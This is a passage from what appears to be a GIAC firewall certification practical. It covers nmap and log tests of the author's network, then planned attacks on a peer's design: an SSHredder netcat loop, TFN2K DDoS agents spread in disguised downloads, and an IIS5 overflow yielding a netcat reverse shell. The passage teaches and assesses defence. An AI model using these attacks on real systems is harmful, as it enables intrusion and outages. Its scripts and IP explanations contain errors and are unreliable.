These scans reveal what a hacker would be able to get if he were able to penetrate the DMZ – 192.168.200.0/24. This is a real danger. Systems here should be accessible ONLY via the VPN via SSH (from the outside), and via SSH from the Internal Corporate LAN (192.168.100.0/24). There are two (and only two) exception systems the Public Web Server and the DMZ Mail Server. The Public Web Server will be accessible to the outside, even though its true IP Address (192.168.200.30 – with the exception Penetration is going to be hard though – this is a LAN with only 2 connections normally – just the inside interface of the router and the outside interface of the PIX firewall. For test purposes, there were some test systems placed here. The scans shown here were run from a RedHat 8.0 system using NMAP 3.0 located at 192.168.210.60. But normal operations calls for the test systems to be shut down and powered off.

1) Against 100.1-50, Basic ICMP and TCP "Ping" scan

nmap –sT –O 192.168.100.1-50
Starting nmap V. 3.00 (www.insecure.org/nmap/)
Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1601 Scanned ports on (192.168.210.1) are: filtered
Too many fingerprints match this host for me to give accurate OS guess

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1601 Scanned ports on (192.168.210.2) are: filtered
Too many fingerprints match this host for me to give accurate OS guess

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1601 Scanned ports on (192.168.210.3) are: filtered
Too many fingerprints match this host for me to give accurate OS guess

….. **(other scan information is redundant, they all look the same)**

Nmap run completed – 50 IP addresses (0 hosts up) scanned in 120 seconds

Batting 1000 here – TCP connect and ping scans are totally ineffective against 192.168.100.0/24 from the wrong side of the IPTABLES firewall.

2) Against 100.1-50, Stealth Scan / SYN / no Ping XXXXXXXXXXXX

nmap –sS –P0 –O 192.168.100.1-50
Starting nmap V. 3.00 (www.insecure.org/nmap/)
Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1600 ports scanned on (192.168.100.1) are: filtered

Too many fingerprints match this host for me to give accurate OS guess

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1600 ports scanned on (192.168.100.2) are: filtered
Too many fingerprints match this host for me to give accurate OS guess

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1600 ports scanned on (192.168.100.3) are: filtered
Too many fingerprints match this host for me to give accurate OS guess

Batting 1000 here too – Stealth Scan with no ping is just as ineffective against 192.168.100.0/24 from the wrong side of the IPTABLES firewall. And addesses .1 and .2, which are real, look just like .3 – which does not exist.

Now, there are two special addresses of interest: 192.168.100.32 and 192.168.100.42. The "32" is the SMTP server that is open to the Internet. It's scan looks like this:

Interesting ports on (192.168.210.32) :
(The 1600 ports scanned but not shown below are in a state :filtered)
Port State Service
25/tcp open smtp
53/tcp closed domain
113/tcp closed auth

No exact OS matches for host. (If you know what OS is running on it, see http://www.insecure.org/cgi-bin/nmap-submit.cgi).

This is as expected. NMAP can't figure out what it is, but knows there is a system there. SMTP port is open (this is the internal e-mail server).

A similar response comes from the DNS server at "42", only this time it is DNS that is open:

Interesting ports on (192.168.210.42) :
(The 1600 ports scanned but not shown below are in a state :filtered)
Port State Service
53/tcp open domain

No exact OS matches for host. (If you know what OS is running on it, see http://www.insecure.org/cgi-bin/nmap-submit.cgi).

3) Against 100.1-50, UDP port scan

nmap –sU –P0 –O 192.168.100.1-50
Starting nmap V. 3.00 (www.insecure.org/nmap/)
Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1468 scanned ports on (192.168.100.1) are: filtered

Too many fingerprints match this host for me to give accurate OS guess

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1468 scanned ports on (192.168.100.2) are: filtered
Too many fingerprints match this host for me to give accurate OS guess

….. **(other scan information is redundant, they all look the same)**

No soggy cookies here – UDP Scan with no ping is just as ineffective against 192.168.100.0/24 from the wrong side of the IPTABLES firewall. And addesses .1 and .2, which are real, look just like .3 – which does not exist.

Logging Confirmation

NMAP Scans are not revealing much. Actual required communications appear to be working. But are attempted attacks being logged? Here are two brief samples pulled off of the log file on the network defense server at 192.168.100.25.

Logging Example #1 – NMAP Scan against 192.168.100.10 from 192.168.200.120. Test point 3 was used to launch a scan against the internal LAN. The rules in IPTABLES that are handling this traffic are:

```
iptables -A FORWARD -i eth0 -m state --state NEW,INVALID -j LOG \
        --log-prefix "IPT new or inval-fo ** "
iptables -A FORWARD -i eth0 -m state --state NEW,INVALID -j DROP
```

Here are the log entries. Note how the "IPT new or inval-fo" label is present, indicating these packets were attempted to be forwarded and the IPTABLES firewall declared them "invalid" and dropped them.

```
Jun 29 14:42:11 GIAC-Fortune3  kernel: IPT new or inval-fo ** IN=eth0 OUT=eth1
SRC=192.168.200.120 DST=192.168.100.10 LEN=40 TOS=0x00 PREC=0x00 TTL=37
ID=35481 PROTO=TCP SPT=62728 DPT=4333 WINDOW=3072 RES=0x00 SYN URGP=0
Jun 29 14:42:11 GIAC-Fortune3  kernel: IPT new or inval-fo ** IN=eth0 OUT=eth1
SRC=192.168.200.120 DST=192.168.100.10 LEN=40 TOS=0x00 PREC=0x00 TTL=37
ID=28225 PROTO=TCP SPT=62728 DPT=351 WINDOW=3072 RES=0x00 SYN URGP=0
Jun 29 14:42:11 GIAC-Fortune3  kernel: IPT new or inval-fo ** IN=eth0 OUT=eth1
SRC=192.168.200.120 DST=192.168.100.10 LEN=40 TOS=0x00 PREC=0x00 TTL=37
ID=52390 PROTO=TCP SPT=62728 DPT=657 WINDOW=3072 RES=0x00 SYN URGP=0
Jun 29 14:42:11 GIAC-Fortune3  kernel: IPT new or inval-fo ** IN=eth0 OUT=eth1
SRC=192.168.200.120 DST=192.168.100.10 LEN=40 TOS=0x00 PREC=0x00 TTL=37
ID=59687 PROTO=TCP SPT=62728 DPT=772 WINDOW=3072 RES=0x00 SYN URGP=0
Jun 29 14:42:11 GIAC-Fortune3  kernel: IPT new or inval-fo ** IN=eth0 OUT=eth1
SRC=192.168.200.120 DST=192.168.100.10 LEN=40 TOS=0x00 PREC=0x00 TTL=37
ID=35446 PROTO=TCP SPT=62728 DPT=1520 WINDOW=3072 RES=0x00 SYN URGP=0
Jun 29 14:42:17 GIAC-Fortune3  kernel: IPT new or inval-fo ** IN=eth0 OUT=eth1
SRC=192.168.200.120 DST=192.168.100.10 LEN=40 TOS=0x00 PREC=0x00 TTL=37
ID=30230 PROTO=TCP SPT=62729 DPT=2000 WINDOW=3072 RES=0x00 SYN URGP=0
Jun 29 14:42:17 GIAC-Fortune3  kernel: IPT new or inval-fo ** IN=eth0 OUT=eth1
SRC=192.168.200.120 DST=192.168.100.10 LEN=40 TOS=0x00 PREC=0x00 TTL=37 ID=8811
PROTO=TCP SPT=62729 DPT=823 WINDOW=3072 RES=0x00 SYN URGP=0
```


Logging Example #2 – NMAP Scan against 192.168.200.70 from 192.168.210.30. Test point 2 was used to launch a scan against on of the DMZ hosts. Note that the log entries are identified as from the PIX (and it's TCP/IP address is given: 192.168.200.1). The PIX logged the scan thus:

Jun 29 08:03:15 192.168.200.1 %PIX-3-305005: No translation group found for tcp src outside:192.168.210.30/52218 dst inside:192.168.200.70/336
Jun 29 08:03:25 192.168.200.1 %PIX-3-305005: No translation group found for tcp src outside:192.168.210.30/52218 dst inside:192.168.200.70/403
Jun 29 08:03:35 192.168.200.1 %PIX-3-305005: No translation group found for tcp src outside:192.168.210.30/52217 dst inside:192.168.200.70/153
Jun 29 08:03:46 192.168.200.1 %PIX-3-305005: No translation group found for tcp src outside:192.168.210.30/52217 dst inside:192.168.200.70/394
Jun 29 08:03:56 192.168.200.1 %PIX-3-305005: No translation group found for tcp src outside:192.168.210.30/52217 dst inside:192.168.200.70/163
Jun 29 08:04:06 192.168.200.1 %PIX-3-305005: No translation group found for tcp src outside:192.168.210.30/52217 dst inside:192.168.200.70/114
Jun 29 08:04:16 192.168.200.1 %PIX-3-305005: No translation group found for tcp src outside:192.168.210.30/52217 dst inside:192.168.200.70/3141
Jun 29 08:04:26 192.168.200.1 %PIX-3-305005: No translation group found for tcp src outside:192.168.210.30/52217 dst inside:192.168.200.70/451
Jun 29 08:04:36 192.168.200.1 %PIX-3-305005: No translation group found for tcp src outside:192.168.210.30/52217 dst inside:192.168.200.70/550
Jun 29 08:04:46 192.168.200.1 %PIX-3-305005: No translation group found for tcp src outside:192.168.210.30/52217 dst inside:192.168.200.70/973
Jun 29 08:04:56 192.168.200.1 %PIX-3-305005: No translation group found for tcp src outside:192.168.210.30/52217 dst inside:192.168.200.70/10
Jun 29 08:05:06 192.168.200.1 %PIX-3-305005: No translation group found for tcp src outside:192.168.210.30/52217 dst inside:192.168.200.70/495
Jun 29 08:05:16 192.168.200.1 %PIX-3-305005: No translation group found for tcp src outside:192.168.210.30/52217 dst inside:192.168.200.70/581
Jun 29 08:05:26 192.168.200.1 %PIX-3-305005: No translation group found for tcp src outside:192.168.210.30/52217 dst inside:192.168.200.70/576
Jun 29 08:05:36 192.168.200.1 %PIX-3-305005: No translation group found for tcp src outside:192.168.210.30/52217 dst inside:192.168.200.70/147

The "No Translation Group" error basically reports that this is an attempted non-stateful communication.

PART V – DESIGN UNDER FIRE

In this portion of the assignment I have chosen to attack the design of http://www.giac.org/practical/GCFW/Alfredo_Lopez_GCFW.pdf. The following is the drawing of Alfredo's network design.



Attacks will be covered in 3 parts: Against the firewall, a DDOS attack, and an attack plan to compromise an internal system.

Attack Against the Firewall

One of the major reasons I have chosen Alfredo's design to attack is the fact that he is also using a Cisco PIX firewall. This firewall does not have many weaknesses (part of the reason I chose it for my design), but there are some possibilities.

There are very few weaknesses that are known to affect the Cisco PIX at this time. Areas checked on this included:

- www.securityfocus.com
- www.sans.org
- www.cisco.com
- cve.mitre.org
- www.blackcode.com

The most widely reported vulnerability is a problem that occurred in SSH encryption on the PIX. It is discussed at http://www.cisco.com/warp/public/707/ssh-packet-suite-vuln.shtml.

This could enable an outside attack against this system. An exploit is available at http://www.rapid7.com called SSHredder. It is a set of 666 PDU files in binary format that can be delivered with a tool like NetCat. In order to download the SSHredder test suite you must register. The test cases combine several test groups of similarly structured data:

- Invalid and/or incorrect SSH packet lengths (including zero, very small positive, very large positive, and negative).

- Invalid and/or incorrect string lengths. These were applied to the greeting line(s), plus all the SSH strings in the KEXINIT packets.

- Invalid and/or incorrect SSH padding and padding lengths.

- Invalid and/or incorrect strings, including embedded ASCII NULs, embedded percent format specifiers, very short, and very long strings. This test group was applied to the greeting line(s), plus all the SSH strings in the KEXINIT packets).

- Invalid algorithm lists. In addition to the existing string tests, invalid encryption, compression, and MAC algorithm names were used, including invalid algorithm domain qualifiers; invalid algorithm lists were created by manipulating the separating commas.

NetCat, developed some years back by an individual known as “hobbit”. (E-mail at hobbit@avian.org) One NT version was done by Weld Pond (weld@l0pht.com), another one by Chris Wysopal. Netcat is supposed to be a “network version of the UNIX cat command”. It has the ability to send and receive on any port, and can have a listener and a transmitter. NetCat is widely available on the Internet, but one location is http://www.atstake.com/research/tools/network_utilities/
To use netcat, an attack just types: **nc host port** and this will create a TCP connection to the specified port on the target host. Once the connection is

established, whatever the attacker types will be sent to the target. For example:

nc 207.248.226.176 22

would attempt to open an SSH connection to Alfredo's PIX firewall.

A Bourne script that could be used to launch the attack is:

```
#!/bin/sh
foreach FILE (‘ls /PDUs/*’
        nc 207.248.226.176 22 $FILE
end
```

This would assume all of the PDU files had been stored in a directory named "/PDUs" on a UNIX system that was running the attack.

The attack itself is more of a DoS attack that any type of attack that would subvert the PIX firewall. It basically causes the PIX to crash and reboot. This attack would likely fail against Alfredo's configuration. For one thing, it works only if SSH is enabled, Alfredo does have SSH enabled – but only on inside interfaces. SSH on the PIX is never enabled on the outside interface by default. For another problem, the vulnerability was corrected in a recent version of PIX software from Cisco. Alfredo is running 6.2 on his PIX (which is vulnerable), but Alfredo also discusses the need to keep the system up to date.

Another potential item for trouble is http://www.securityfocus.com/bid/6211/discussion/, which covers VPN session hijacking. However, it works only if the hacker ALREADY has VPN access, and was closed in PIX 6.2.1 and following.

A third possible area of attack is one I ran into on my own testing. It is not so much a fault in the product, as a possible configuration error. If a PIX is configured to present systems to the outside world with the "static" command and the system presented is not also covered by an access-list, it may not be protected by the standard access-list on the interface. You need to specifically allow the traffic desired to the systems listed in static, and deny everything else.

Alfredo's code is as follows:

```
!application server
statis (dmz, outside) 120.10.10.66 192.168.11.17 netmask 255.255.255.255
! web server
statis (dmz, outside) 120.10.10.68 192.168.11.18 netmask 255.255.255.255
! mail server
statis (dmz, outside) 120.10.10.70 192.168.11.19 netmask 255.255.255.255
! DNS server
statis (dmz, outside) 120.10.10.72 192.168.11.20 netmask 255.255.255.255
! IDS server manhunt
```

```
statis (dmz, outside) 120.10.10.74 192.168.11.21 netmask 255.255.255.255
! Log server included after the audit
statis (dmz, outside) 120.10.10.76 192.168.11.22 netmask 255.255.255.255
```

The first thing that worries me about this is the typo. Note the word “statis” instead of “static”. Was this just typed in incorrectly? Or does this mean that the system was not truly tested? Assuming that the “static” command is used correctly, that means there are some servers here that might be open to attack. Here is Alfredo’s “from_internet” access list, so far as can be determined by his paper:

```
access-list from_internet deny ip 0.0.0.0 255.0.0.0 any
access-list from_internet deny ip 169.254.0.0 255.255.0.0 any
access-list from_internet deny ip 192.0.2.0 255.255.255.0 any
access-list from_internet deny ip 127.0.0.0 255.0.0.0 any
access-list from_internet deny ip 10.0.0.0 255.0.0.0 any
access-list from_internet deny ip 192.168.0.0 255.255.0.0 any
access-list from_internet deny ip 172.16.0.0 255.255.0.0 any
! permit traffic to mail server from everybody
access-list from_internet permit tcp any host 120.10.10.70 eq 25
! permit traffic to dns server from everybody
access-list from_internet permit udp any host 120.10.10.72 eq 53
access-list from_internet permit tcp any host 120.10.10.72 eq 53
```

Note that there is no entry in the from_internet access list that looks like:

access-list from_internet deny ip any any

Is this really the way the access list is setup, or is something left out of the document? If this is the actual access-list then these 6 DMZ servers may be wide-open to the internet. He is specifically allowing e-mail traffic to 120.10.10.70 and DNS traffic to 120.10.10.72.

Use of this knowledge would not result in a direct compromise of the PIX firewall. Rather it would possibly enable an attack on one of the DMZ systems listed. Success is still dubious though. Alfredo has carefully constructed his access_lists to limit access from the DMZ.

```
! permit DNS server to lookup other hosts on Internet on tcp and udp 53
access-list dmz permit tcp host 120.10.10.72 any eq 53
access-list dmz permit udp host 120.10.10.72 any eq 53
! permit mail server to deliver mails to Internet mail server and internal users on port tcp 25
access-list dmz permit tcp host 120.10.10.70 any eq 25
```

Also, to really do anything with a DMZ server, round trip access into the DMZ from the internal network would be required. Here again, Alfredo has locked down the traffic permitted into the DMZ from the internal network, and this time he has ended his list with:

```
! deny anything else
```

access-list from_giac deny ip any any log-input

So, although there are a number of attacks that can be run against SMTP servers and Apache Web servers, such as are in the DMZ here, none of them would really gain any traction. And the IDS system that is in place would doubtless detect such goings on in the DMZ.

Since Alredo is using PIX's SMTP traffic analysis capability (turned on with "fixup") an SMTP attack might not work. So instead we will attack the web-servers.

The Apache web server is fairly secure. However there is a problem with "chunking" that was recently discovered. A description of the problem from http://httpd.apache.org/info/security_bulletin_20020617.txt indicates that a remote control exploit would be possible only against certain 64-bit servers running Apache 1.3. Alfredo is running a 2.0 version of Apache, and also has other defenses in place to halt attacks.

Recommendation: Alfredo's PIX firewall is probably secure from attack. However, some of his DMZ servers may be exposed. The addition of

access-list from_internet deny ip any any

at the end of his from_internet access list should help prevent attacks directly on his DMZ servers that are being hosted directly to the Internet with the "static" command..

DDoS Attack


The (probably ineffective) SSHredder attack described above is technically a DoS Attack. But the second part of this assignment requires something more direct. Under the assumption that I have used TFN2K to subvert at least 50 cable modem systems, I will plan a DDoS attack. Cable Modem systems are almost always home users, and they almost never have a firewall in place. They are also usually Windows systems. This makes subverting them to my evil purposes extremely easy.

The PIX firewall has some defenses available against DDoS attacks. Note the commands used in our own design:

sysopt security fragguard
floodguard enable

However it does not appear that Alfredo has implemented any defense at this level. Instead he is depending on his Velociraptor internal firewall as a defense against DDoS using connection rate limiter parameters and ping restrictions. This should be more than adequate to protect his internal network. However, once again, the DMZ is vulnerable.

The DDOS tool selected was TFN2K. This is the successor to the original TFN tool by Mixter, and has some new features added. It can be downloaded from http://packetstormsecurity.nl/groups/mixter/. The basic concept of a DDOS attack is to subvert multiple "Zombie" systems. These systems are all controlled by a master host, which sends single commands to the network of Zombies. The Zombies attack the target en-mass. The following diagram illustrates the concept:



The following excerpt is from the readme file that comes with the TFN2K download, which describes command syntax:

The TFN server is installed on a host running as root (or euid root).
It will not commit changes of system configuration in any way itself,
so you would have to make it restarting after system reboots.
Once the server is installed, you can add the hostname to your list
of ready servers (but you can contact single servers as well).
The TFN client can be run from most (root) shells and windows command
line (with Administrator privileges needed on NT).

Using the client

The client, tfn, is used to contact the servers, which then will
change their configuration, spawn a shell, or control flood against

a multiple number of victim hosts. You can either read the servers
hosts from a file containing the hostnames: tfn -f file
or you can contact one server at a time: tfn -h hostname
The default command issued is to stop flooding by killing all
child threads on the server hosts. Commands can generally be issued
with -c <id>. See TFN command line and descriptions below.
The option -i is needed to give option values to commands, and to
parse the string of target hosts, which consists of all victim hosts,
separated by a delimiter character, which is @ by default. When using
smurf flood, only the first target is a victim and the following ones
are used as directed broadcast flood amplifier addresses.

This thoroughly horrendous piece of software can be spread a number of ways. One tried and true method is to set up a web site. Games, screensavers, even porn pictures can be disguised as the executable needed to "infect" the "servers". One example of a program that can hide executables is the tool known as elitewrap, available from http://homepage.ntlworld.com/chawmp/elitewrap/. This would allow you to hide the DDoS servers in something seemingly innocent, like a screensaver or a game. Post it to a few newsgroups or put it on a web site and you will have a DDoS network ready for command in no time. These servers can then either contact you, or can (in some cases) be available for other hackers to exploit.

The obvious target in this case would be Alfredo's PIX firewall. A flood on the isakmp ports could shut down his VPN. Other attacks could wipe out the DMZ servers that are directly visible to the Internet.

Although the IDS system may detect this attack, there is little to be done about it. The PIX does not seem to have any of the DDoS safeguards enabled, except for the one for SMTP. Thus, the likelihood of success with this attack is high.

Recommendation: Alfredo's PIX firewall is probably vulnerable to this attack. The PIX safeguards are not as strong in this area as others. But he should still use them. The following commands need to be added:

sysopt security fragguard
floodguard enable

Attack Plan to Compromise an Internal System

Alfredo's internal systems appear quite well protected. The largest weakness is the lack of any "personal" or "internal" firewalls. This design philosophy has sometimes been called "crunchy on the outside, chewy on the inside.." Should an attack breach the external defenses to the internal LAN both servers and clients could be vulnerable. There are many methods that might yield success in an attack against the internal LAN:

- War-Dialing could reveal an internal modem – perhaps unauthorized – set up by an employee for personal convenience. Many times these are set to auto-answer, and have some remote control software such as pcANYWHERE loaded on them. As often as not these are not protected by any passwords, or if they are protected, the password is a simple dictionary word
- Wireless LANs could be present. None are described in Alfredo's architecture, but such things are often established by employees for convenience, or in laboratory environements
- Since personal firewalls are also not being required of remote employees, if a home system or laptop can be subverted then you will have access to the internal LAN via the VPN.

The objective here would be to take over at least one internal system. The user desktops will probably be the easiest to subvert. Alfredo does not describe any kind of mechanism to insure that user desktops are patched and kept up to date. For many corporations this means that they are probably running Windows2000 (or worse, WindowsNT or even Windows98). If the desktops are unprotected Windows2000 or WindowsNT workstations, then the following is one attack that works well.

An attack known as the IIS Printer Buffer Overflow is one that has been available for quite some time. It can be downloaded from many sites on the Internet, one of which is www.smarthack.com. The exploit was originally discovered by Eeye, and is referred to by Microsoft as Microsoft Windows 2000 IIS 5.0 IPP ISAPI 'Host:' Buffer Overflow Vulnerability. No scripting is needed by the attacker. The whole package is ready to go. The attacker just needs to have a copy of netcat running on his Windows system. Netcat for Windows can be downloaded at http://www.atstake.com/research/tools/network_utilities/.

The attack is a two-part attack. First the attacker needs to bring up a NetCat listener on his system:

```
nc -l -v -t -p 155
listening on [any] 155 …
```

The above command would bring up a listener on port 55. In the second part of the attack, the hacker runs the iis5hack.exe and gives the address of the target, followed by the address of the listener and the port. Example:

```
iis5hack 192.168.1.25 192.168.1.80 155

IIS5 prn exploit of riley@eeye.com
Shell by dspyrit@beavuh.org
Simplified by CyrusTheGreat@hushmail.com
Boro Hal Kon! :)

Connecting 192.168.1.25     …OK.
Sending Exploit… OK
```

This would send the attack off to 192.168.1.80, and would tell it to contact 192.168.1.25 on port 155. Netcat would launch on the remote target, connect to the listener, and grant the user access to a command shell. The shell usually runs under the local_system account, giving the hacker system level privileges on the windows target system.

```
nc -l -v -t -p 155
listening on [any] 155 …
connect to [192.168.1.80] from HACKER [192.168.1.25] 1339
```

At this point the system that has the netcat listener running on it now has a command prompt that is a system-level process on the target system. Anything that can be done in DOS by the administrator account (if that is the level the web-server is running under local System – which it usually is) can be done at the listener. This includes running scripts that could add an administrator-level user-id.

If the Windows system has been patched against this attack, or raised to at least Windows 2000 SP3, the attack will not work. It will also fail if the WebServer service (WWW) is not running on the target. Since most Windows 2000 systems have this on by default, and most are still running at no higher than SP2, this is still a very effective attack.

Since Alfredo has no mechanism to make sure systems are up to date on their patches, and no mechanism to place “personal” firewalls on client systems his systems are probably vulnerable. Thus, the likelihood of success with this attack is high.

Recommendation: Alfredo needs to use some personal firewall system such as Zone Alarm on his internal systems. UNIX and Linux server should also be protected with IPTABLES, IPFILTER, or other software. And some kind of

system should be in place to make sure all systems, including workstations, are kept patched and up to date. Also some kind of policy enforcement needs to be present on remote employees.

Bibliography

Bastien, Greg, Abera Degu, Christian. (2003). ***CCSP Cisco Secure PIX Firewall Advanced Exam Certification Guide.*** Indianapolis, In. Cisco Press.

Brenton, Chris, and Abuhoff, Bob. (2002). ***Mastering Cisco Routers, Second Edition***. San Francisco, London. Sybex.

Chapman, David W. Jr. and Fox, Andy, (EDS.) (2002). ***Cisco Secure PIX Firewall.*** Indianapolis, In. Cisco Press.

Comer, Douglas. (1988). ***Internetworking with TCP/IP: Principles, Protocols, and Architecture.*** Englewood Cliffs, New Jersey. Prentice-Hall, Inc.

Danielyan, Edgar. (2002). ***Solaris 8 Security.*** Indianapolis, Indiana. New Riders.

Deal, Richard A. (2002). ***Cisco PIX Firewalls*****.** Berkeley, Ca. McGraw-Hill / Osborne.

Hatch, Brian, Lee, James, and Kurtz, George. (2001). ***Hacking Linux Exposed: Linux Security Secrets & Solutions*****.** New York. Osborne / McGraw-Hill.

Lommle, Todd, Hales, Kevin, and Porter, Donald. (1999). ***CCNP Advanced Cisco Router Configuration Study Guide***. San Francisco, Paris, Dusseldorf, Soest. Sybex.

Negus, Christopher. (2002). ***Red Hat Linux 8 Bible***. Indianapolis, In. Wiley Publishing, Inc.

Strassberg, Keith E., Grondek, Richard J., Rollie, Gary. (2002). ***Firewalls: The Complete Reference.*** Berkeley, Ca. McGraw-Hill / Osborne.

Ziegler, Robert. (2002). ***Linux Firewalls, Second Edition***. Indianapolis, Indiana. New Riders.

Web-Sites Used In This Paper:

(2003) “Nmap – Free Stealth Port Scanner for Network Exploration & Security Audits. Runs on Linux/Wind” URL http://www.insecure.org/nmap.html

(2003) “SourceForge.net Projects Info – CIPE – encrypted IP in UDP tunneling” URL http://sourceforge.net/projects/cipe-linux.html

(2003) “FreeS/WAN Project Home Page” URL http://www.freeswan.org.html.

(2002) http://www.rfc-editor.org/rfc/rfc3330.txt
(1996?) http://www.ietf.org/rfc/rfc1918.txt

(2003) http://www.securityfocus.com/

(2003) http://www.cisco.com/warp/public/707/advisory.html

(2003) http://www.infosyssec.com/

(2003) http://searchsecurity.techtarget.com/

(2003) http://www.cert.org/advisories/CA-2002-17.html (Apache web server chunking)

(Maj, Aurtur, 2003) http://securityfocus.org/infocus/1694 (Securing Apache step-by-step)

(McIntyre, Tom) http://homepage.ntlworld.com/chawmp/elitewrap/ (Elitewrap Trojan hider) Tom McIntyre

http://www.atstake.com/research/tools/network_utilities/. (Netcat)

http://www.binarycode.org/qmail/top.html (qmail)

(Dyson, Jay, 2001) http://www.securityfocus.com/guest/5418 (A Newbie's Guide to Qmail: A step-by-step guide to downloading, compiling and installing Qmail

(Sill, David, 2003) http://web.infoave.net/~dsill/lwq.html Life with qmail

Other Material:

Special Thanks to Chris Brenton for his excellent examples on IPTABLES firewall rules.

Previously Posted GCFW Practicals:

http://www.giac.org/practical/GCFW/Alfredo_Lopez_GCFW.pdf
http://www.giac.org/practical/GCFW/Lin_Zhu_GCFW.pdf
http://www.giac.org/practical/GCFW/Mark_Dubinsky_GCFW.pdf
http://www.giac.org/practical/GCFW/Richard_Turk_GCFW.pdf
http://www.giac.org/practical/GCFW/Thomas_Kyle_GCFW.pdf